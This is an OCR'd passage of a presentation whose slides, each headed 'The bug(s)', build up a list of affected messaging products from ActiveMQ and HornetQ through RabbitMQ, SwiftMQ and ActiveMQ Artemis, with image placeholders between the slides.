- WebSphereMQ




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis



